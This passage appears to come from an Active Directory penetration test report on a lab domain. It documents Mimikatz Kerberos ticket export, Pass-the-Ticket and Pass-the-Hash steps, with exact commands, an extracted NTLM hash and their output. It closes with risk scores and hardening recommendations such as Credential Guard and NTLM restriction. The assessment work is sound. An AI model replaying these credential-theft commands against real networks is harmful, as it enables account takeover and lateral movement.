
6.3.3 Identifying and Isolating the karim-adm Ticket



Nom	Modifié le	Type	Taille
[0;3e4]-0-0-40a50000-POST555@cifs-DC1.cybertechsali.com.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3e4]-0-1-40a50000-POST555@ldap-dc1.cybertechsali.com.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3e4]-2-0-60a10000-POST555@krbtgt-CYBERTECHSALI.COM.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3e4]-2-1-40e10000-POST555@krbtgt-CYBERTECHSALI.COM.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3e7]-0-0-40a50000-POST555@ldap-dc1.cybertechsali.com.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3e7]-0-1-40a50000-POST555@ldap-dc1.cybertechsali.com.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3e7]-2-0-40e10000-POST555@krbtgt-CYBERTECHSALI.COM.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3f8f23]-0-0-40a50000-karim-adm@ProtectedStorage-DC1.cybertechsali.com.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3f8f23]-0-1-40a50000-karim-adm@cifs-DC1.cybertechsali.com.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3f8f23]-0-2-40a50000-karim-adm@cifs-DC1.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3f8f23]-0-3-40a50000-karim-adm@LDAP-DC1.cybertechsali.com.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3f8f23]-2-0-60a10000-karim-adm@krbtgt-CYBERTECHSALI.COM.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3f8f23]-2-1-40e10000-karim-adm@krbtgt-CYBERTECHSALI.COM.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;388d9b]-2-0-40e10000-sali-adm@krbtgt-CYBERTECHSALI.COM.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
mimidrv.sys	22/01/2013 17:50	Fichier système	37 Ko
mimikatz	19/09/2022 17:44	Application	1 324 Ko
mimilib.dll	19/09/2022 17:44	Extension de l'app...	37 Ko
mimispool.dll	19/09/2022 17:43	Extension de l'app...	11 Ko

The exported .kirbi files are visible within the Mimikatz working directory. Among them is a Kerberos ticket belonging to the karim-adm administrator account, confirming that this privileged account recently authenticated to a workstation accessible to the attacker.

6.3.4 Injecting the Ticket (kerberos::ptt)



Nom	Modifié le	Type	Taille
[0;3e4]-0-0-40a50000-POST555@cifs-DC1.cybertechsali.com.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3e4]-0-1-40a50000-POST555@ldap-dc1.cybertechsali.com.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3e4]-2-0-60a10000-POST555@krbtgt-CYBERTECHSALI.COM.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3e4]-2-1-40e10000-POST555@krbtgt-CYBERTECHSALI.COM.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3e7]-0-0-40a50000-POST555@ldap-dc1.cybertechsali.com.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3e7]-0-1-40a50000-POST555@ldap-dc1.cybertechsali.com.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3e7]-2-0-40e10000-POST555@krbtgt-CYBERTECHSALI.COM.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3f8f23]-0-0-40a50000-karim-adm@ProtectedStorage-DC1.cybertechsali.com.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3f8f23]-0-1-40a50000-karim-adm@cifs-DC1.cybertechsali.com.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3f8f23]-0-2-40a50000-karim-adm@cifs-DC1.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3f8f23]-0-3-40a50000-karim-adm@LDAP-DC1.cybertechsali.com.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;3f8f23]-2-1-40e10000-karim-adm@krbtgt-CYBERTECHSALI.COM.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
[0;388d9b]-2-0-40e10000-sali-adm@krbtgt-CYBERTECHSALI.COM.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
karim-adm.kirbi	06/12/2025 14:28	Fichier KIRBI	2 Ko
mimidrv.sys	22/01/2013 17:50	Fichier système	37 Ko
mimikatz	19/09/2022 17:44	Application	1 324 Ko
mimilib.dll	19/09/2022 17:44	Extension de l'app...	37 Ko
mimispool.dll	19/09/2022 17:43	Extension de l'app...	11 Ko

The karim-adm.kirbi ticket is isolated in preparation for a Pass-the-Ticket attack, enabling the attacker to impersonate the privileged karim-adm account without requiring knowledge of its password.


```
mimikatz # kerberos::ptt karim-adm.kirbi
* File: 'karim-adm.kirbi': OK
```

6.3.5 Verifying Successful Ticket Injection (kerberos::list)

Execution of kerberos::ptt karim-adm.kirbi injects the stolen Kerberos ticket into the current session.

The confirmation message:
File: 'karim-adm.kirbi': OK


indicates that the ticket injection completed successfully without requiring any password-based authentication.



```
mimikatz # kerberos::list
[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 06/12/2025 14:26:48 ; 07/12/2025 00:26:48 ; 13/12/2025 14:26:48
Server Name       : krbtgt/CYBERTECHSALI.COM @ CYBERTECHSALI.COM
Client Name       : karim-adm @ CYBERTECHSALI.COM
Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
```


Execution of `kerberos::list` confirms that a valid Ticket Granting Ticket (TGT) belonging to the `karim-adm` account (a member of the Domain Admins group) is now loaded into the current session. The attacker has successfully impersonated a Domain Administrator through a Pass-the-Ticket attack by replaying a legitimate Kerberos ticket.

6.3.6 Creating a Local Network-Only Logon Context (`runas /netonly`)




Execution of `runas /netonly` launches a PowerShell process under the identity of `karim-adm` without validating the supplied password against the Domain Controller.

This mechanism creates a local security context that will be used for subsequent network authentication (SMB, WMI, RPC, etc.), regardless of the password entered.



A new PowerShell window is successfully opened under the identity `CYBERTECHSALI.COM\karim-adm`, providing a suitable pivot point for subsequent credential extraction and lateral movement activities.

6.3.7 Extracting the NTLM Hash of `karim-adm`




Extraction of the NTLM hash associated with the karim-adm account from LSASS memory:

fa7665befe243a5079d1c602f5524ce0

Within NTLM-based authentication protocols, this hash functions as an authentication secret equivalent to the user's password and can therefore be reused without recovering the plaintext password.

6.3.8 Successful Pass-the-Hash Attack – Administrative Shell Obtained



Successful execution of the Pass-the-Hash attack using:

sekurlsa::pth /user:karim-adm /domain:CYBERTECHSALI.COM /ntlm:fa7665befe243a5079d1c602f5524ce0 /run:cmd

A new cmd.exe process is spawned under the complete security context of the karim-adm account without ever knowing or cracking the user's plaintext password.

The message:

LSA Process was already R/W

confirms that the NTLM hash was successfully injected into the Windows security context.

6.3.9 Summary of Lateral Movement Techniques

Summary

Credential Reuse Attacks

This sequence demonstrates two independent credential replay techniques enabling lateral movement and identity impersonation within the cybertechsali.com domain without requiring knowledge of the targeted users' plaintext passwords.

Technique	Target Account	Result	MITRE ATT&CK
Pass-the-Ticket (Kerberos .kirbi)	karim-adm	✓ Successful account	T1550.003
Pass-the-Hash (NTLM)	karim-adm	✓ Interactive cmd.exe shell	T1550.002

These results reinforce Critical Finding #2 regarding insufficient protection of privileged accounts and support the recommendation to deploy Credential Guard and place privileged accounts in the Protected Users security group to reduce the effectiveness of credential theft and replay attacks.

7. Consolidated Critical Findings

7.1 Risk Matrix (PingCastle + Purple Knight + Exploitation)

Global Risk Scores

Tool	Score	Interpretation
PingCastle	55/100	⚠ Major risks identified
Purple Knight	82% (Grade C)	⚠ Configuration and management failures

Tool	Result
PingCastle	55/100 - Major risks
Purple Knight	82% / Grade C
BloodHound	25 Tier Zero objects
Mimikatz	All secrets in <5 min

7.2 Top Three Demonstrated Attack Paths

Attack Path	Execution Time	Complexity	Prerequisites	Detection Difficulty
Print Spooler → DCSync	~2 minutes	Low	Local access to a domain	Low
Pass-the-Ticket	~3 minutes	Medium	Administrative access to a system	Moderate
Pass-the-Hash	~30 seconds	Low	Local administrator	Moderate

7.3 Overall Summary of Mimikatz Exploitation

Mimikatz Exploitation Techniques

Technique	Account	Result	MITRE
sekurlsa::logonpasswords	Administrateur	✅ Hash + NTLM	T1003.001
sekurlsa::tickets /export	karim-adm	✅ Ticket exported	T1003.006
kerberos::ptt	karim-adm	✅ Ticket injected	T1550.003
sekurlsa::pth	karim-adm	✅ Shell obtained	T1550.002
lsadump::dcsync	Domain Admins	✅ All hashes	T1033

8. Security Hardening Recommendations

8.1 Phase 1 – Immediate Remediation (Weeks 1–2)

Action	Effort	Status
Disable Spooler on DC	15 min	✅ Done
Change admin passwords	30 min	✅ Done
Mark accounts non-delegable	45 min	✅ Done
Enforce Kerberos/AES only	2 hours	✅ Done


8.2 Phase 2 – Medium-Term Hardening (Weeks 3–8)

- Deploy LAPS (Local Administrator Password Solution)
- Enable Credential Guard on all systems
- Implement MFA for admin accounts
- Configure Protected Users group
- Enable Restricted Admin mode for RDP

8.3 Phase 3 – Long-Term Security Governance (Months 2–6)

- Implement Tier-1 Administrative model
- Deploy Privileged Access Workstations (PAW)
- Configure SIEM for Kerberos/NTLM monitoring
- Enable Advanced Threat Analytics (ATA)
- Implement Just-In-Time (JIT) admin access

8.4 Remediation Priority Matrix



Authentication Hardening — Restricting NTLM in Favor of Kerberos


9. Remediation Validation – NTLM/Kerberos Hardening

9.1 Background and Objectives

Introduction


As demonstrated previously (see Exploitation — Figures 104 and 105), the NTLM hash of the karim-adm account was successfully extracted from memory and immediately reused through a Pass-the-Hash attack (sekurlsa::pth) to obtain full access under the account's security context. This attack is only possible because NTLM authentication remains enabled within the Active Directory environment.

The remediation presented in this section aims to prioritize Kerberos as the primary authentication protocol, restrict legacy NTLM authentication, and eliminate vulnerable LM password hashes, thereby significantly reducing the attack surface for credential replay attacks.

